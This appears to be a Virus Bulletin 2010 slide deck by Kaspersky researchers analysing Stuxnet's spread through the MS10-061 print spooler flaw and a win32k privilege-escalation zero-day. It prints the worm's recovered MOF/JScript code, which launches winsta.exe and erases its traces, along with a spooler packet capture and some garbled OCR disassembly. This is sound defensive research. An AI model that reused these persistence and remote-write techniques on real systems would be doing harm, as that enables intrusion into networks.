


Unravelling Stuxnet

Aleks Gostev, Costin G. Raiu

Global Research and Analysis Team (GReAT)
Kaspersky Lab


- **Discovery**
- **Nemesis**
- **Analy(sz)ing Stuxnet**
- **Shared printers**
- **Analysis of network replication**
- **Spreading via MS10-061**
- **Elevation of privilege vulnerabilities**
- **Conclusions**



- Early July – fellow researchers at VBA
 - Main point was stolen digital certificates
 - VBA discovered the LNK vulnerability and reported to MS
 - First focus on signed RealTek drivers
 - This was just the beginning
- Questions:
 - What was the purpose of the worm?
 - Full functionality?
 - Show me the money!!!




- Incident response team at KL
- Stuxnet clearly required cross departmental investigation – eventually cross-vendor
- **Results:**
 - **Huge** amount of code
 - Parallel investigation with multiple people/teams
 - In the end took 2 months
 - MS08-067 – but different exploit code from Conficker
 - Fully patched computers got infected
 - Created virtual test environments
 - Used 2 networks – only one remotely infected



How many of **you** have shared
printers in the test networks
you use for malware analysis?

- Allowed Stuxnet to remotely infect computers with shared printers
- Already researching another vulnerability exploited by Stuxnet – an EoP
- *Finding two 0-day vulnerabilities in two days was a **big surprise** for us*



- Stuxnet copies two files via MS10-061 exploit:
 - the worm body “winsta.exe” in %system%
 - and “sysnullevnet.mof” in %system%\mof\
- Windows uses MOFCompiler functionality to automatically add contents of “.mof” file to the WMI repository
- Next, Windows attempts to act on the instruction from the repository
- Result - the body of the worm is executed

MOF-file (Managed Object Format)

The screenshot shows a network analysis tool interface. At the top, there is a menu bar with options: File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Help. Below the menu is a toolbar with various icons. A filter box contains the text "spoolss". Below the filter is a table with columns: Source, Destination, Protocol, and Info. The table contains several rows of traffic data, all with Protocol "SPOOLSS".

Source	Destination	Protocol	Info
72.16.0.250	172.16.0.40	SPOOLSS	OpenPrinterEx request, DOT4_001,Port
72.16.0.40	172.16.0.250	SPOOLSS	OpenPrinterEx response
72.16.0.250	172.16.0.40	SPOOLSS	StartDocPrinter request, openPrinterEx(DOT4_001,Port)
72.16.0.40	172.16.0.250	SPOOLSS	StartDocPrinter response
72.16.0.250	172.16.0.40	SPOOLSS	writePrinter request, openPrinterEx(DOT4_001,Port)
72.16.0.40	172.16.0.250	SPOOLSS	writePrinter response, 0 bytes written
72.16.0.250	172.16.0.40	SPOOLSS	OpenPrinterEx request, DOT4_001,Port
72.16.0.40	172.16.0.250	SPOOLSS	OpenPrinterEx response
72.16.0.250	172.16.0.40	SPOOLSS	StartDocPrinter request, OpenPrinterEx(DOT4_001,Port)
72.16.0.40	172.16.0.250	SPOOLSS	StartDocPrinter response
72.16.0.250	172.16.0.40	SPOOLSS	writePrinter request, OpenPrinterEx(DOT4_001,Port)
72.16.0.40	172.16.0.250	SPOOLSS	writePrinter response, 1594 bytes written

Below the table, there is a detailed view of a selected item. It shows the following information:

- Offset: 0
- Actual Count: 8
- Document name: Default
- Output file: wbem\mof\sysnullevnt.mof
- Referent ID: 0x0035cf30
- Max Count: 25
- Offset: 0
- Actual Count: 25

At the bottom, there is a hex dump of the data. The first few lines are:

```
00c0 00 00 d0 9f 14 00 78 59 24 00 30 cf 35 00 c8 f4 .....xy $.0.5...
00d0 22 00 08 00 00 00 00 00 00 00 08 00 00 00 44 00 .....d.
00e0 65 00 66 00 61 00 75 00 6c 00 74 00 00 00 19 00 e.f.a.u. l.t....
00f0 00 00 00 00 00 00 19 00 00 00 77 00 62 00 65 00 .....w.b.e.
0100 6d 00 5c 00 6d 00 6f 00 66 00 5c 00 73 00 79 00 m.\.m.o. f.\.s.y.
0110 73 00 6e 00 75 00 6c 00 6c 00 65 00 76 00 6e 00 s.n.u.l. l.e.v.n.
0120 74 00 2e 00 6d 00 6f 00 66 00 00 00 00 00 04 00 t...m.o. f.....
```

At the bottom left, there is a status bar showing "Text item (0). 4 bytes". At the bottom right, there is a status bar showing "Packets: 123 Displayed: 20 Marked: 0".

```
WinDiff
File Edit View Expand Options Mark Help
.\objects.data.strings G:\Stux\repository-infected\objects.data.strings : G:\Stux\repository-Clean\obje Outline

ActiveScriptEventConsumer
ActiveScriptEventConsumer
JScript
try {var s = new ActiveXObject("Wscript.Shell");
s.Run("%WINDIR%\system32\winsta.exe");} catch (err) {};
sv = GetObject("winmgmts:root\cimv2");try {sv.Delete("MyClass8559");} catch (er
.....r) {};try {sv.Delete("__EventFilter.Name='instfilt'");} catch (err) {};try
..... {sv.Delete("ActiveScriptEventConsumer.Name='ASEC'");} catch(err) {};
ActiveScriptEventConsumer
qndASEC
JScript
var objfs = new ActiveXObject("Scripting.FileSystemObject");
try {var f1 = objfs.GetFile("wbem\mof\good\sysnullevent.mof");
f1.Delete(true);} catch(err) {};
var f2 = objfs.GetFile("winsta.exe");
f2.Delete(true);
var s = GetObject("winmgmts:root\cimv2");s.Delete("__EventFilter.Name='qndfilt'
.....");s.Delete("ActiveScriptEventConsumer.Name='qndASEC'");
} catch(err) {};
__EventFilter
instfilt
SELECT * FROM __InstanceCreationEvent WHERE TargetInstance.__class = "MyClass855
9"
```

MOF file contains Visual Basic code which completes three actions

- Hakin9 magazine published an article in April 2009
- Carsten Kohler – “Print Your Shell”
- Describes a method to copy arbitrary data to remote systems
- Exactly what Stuxnet used
- Fixed via MS10-061



Use A Shared Printer to Copy Data to the Target System

Actually this part of the article is quite trivial: if a printer has been shared on a remote system and you have sufficient access to print documents on this printer, you can copy arbitrary data to this system.

- 0-day EoP, found by Maxim Golovkin
- Vulnerability in win32k.sys
- NtUserSendInput function
- Reported to MS via MAPP
- MSRC advisory issued, patch pending

```
.text:10003720      call     sub_10003240
.text:10003725      mov     esi, eax
.text:10003727      add     esp, 14h
.text:10003728      cmp     si, bx
.text:10003729      jsz     loc_10003800
.text:10003730      push   2800
.text:10003733      lea    eax, [ebp+var_440]
.text:10003738      push   eax
.text:1000373E      push   offset aUser32_dll ; "user32.dll"
.text:10003744      call   call_getsystemdir_path
.text:10003749      mov     esi, eax
.text:1000374E      add     esp, 0Ch
.text:10003751      cmp     si, bx
.text:10003754      jnz     loc_100037F5
.text:10003757      lea    eax, [ebp+var_440]
.text:1000375D      push   offset dword_10000450
.text:10003762      push   eax
.text:10003763      call   @pnext+0PEParseSectionName
.text:10003768      mov     esi, eax
.text:1000376A      cmp     si, bx
.text:1000376D      pop     ecx
.text:1000376E      pop     ecx
.text:1000376F      jsz     loc_100037F5
.text:10003770      push   dword_10000450
.text:10003770      call   read_some_struct_member
.text:10003773      mov     [edi+1Ch], eax
.text:10003776      pop     ecx
.text:10003778      mov     ecx, advapi32_dll
.text:1000377A      mov     edx, [ecx+3Ch]
.text:1000377D      cmp     eax, [edx+ecx*8]
.text:10003781      shrft loc_10003798
.text:10003783      mov     esi, dword_10000450
```

```
.text:10004780      loc_10004780:
.text:10004780      push   offset aSendinput ; "Sendinput"
.text:1000478F      call   CRC32
.text:10004794      push   eax
.text:10004795      push   advapi32_dll ; lpProcName
.text:10004798      call   GetProcAddress ; hModule
.text:100047A0      add     esp, 0Ch
.text:100047A3      test   eax, eax
.text:100047A5      mov     Sendinput, eax
.text:100047AA      jnz     short loc_100047B6
.text:100047AC      mov     eax, 68000055h
.text:100047B1      jmp     loc_10004A76
-----
.text:100047B6      loc_100047B6:
.text:100047B6      push   offset aKilltimer ; "Killtimer"
.text:100047B8      call   CRC32
.text:100047C0      push   eax
.text:100047C1      push   advapi32_dll ; lpProcName
.text:100047C7      call   GetProcAddress ; hModule
.text:100047CC      add     esp, 0Ch
.text:100047CF      test   eax, eax
.text:100047D1      mov     dword_10000380, eax
.text:100047D6      jnz     short loc_100047E2
.text:100047D8      mov     eax, 68000055h
.text:100047DD      jmp     loc_10004A76
```

- Elegant + dangerous techniques
- AV solutions don't scan CIM repositories
- CIM/MOF - not commonly used by malware... *YET*
- Shared printers => main targets were organizations
 - Extremely common in industrial networks
- Methods show attackers carefully analyzed target systems
- Next steps:
 - adding protection technologies in our products
 - Working together: security vendors, MS, Siemens, etc..

Thank you! Questions?

Aleks Gostev, Costin Raiu

GReAT
Kaspersky Lab

Virus Bulletin 2010 Conference

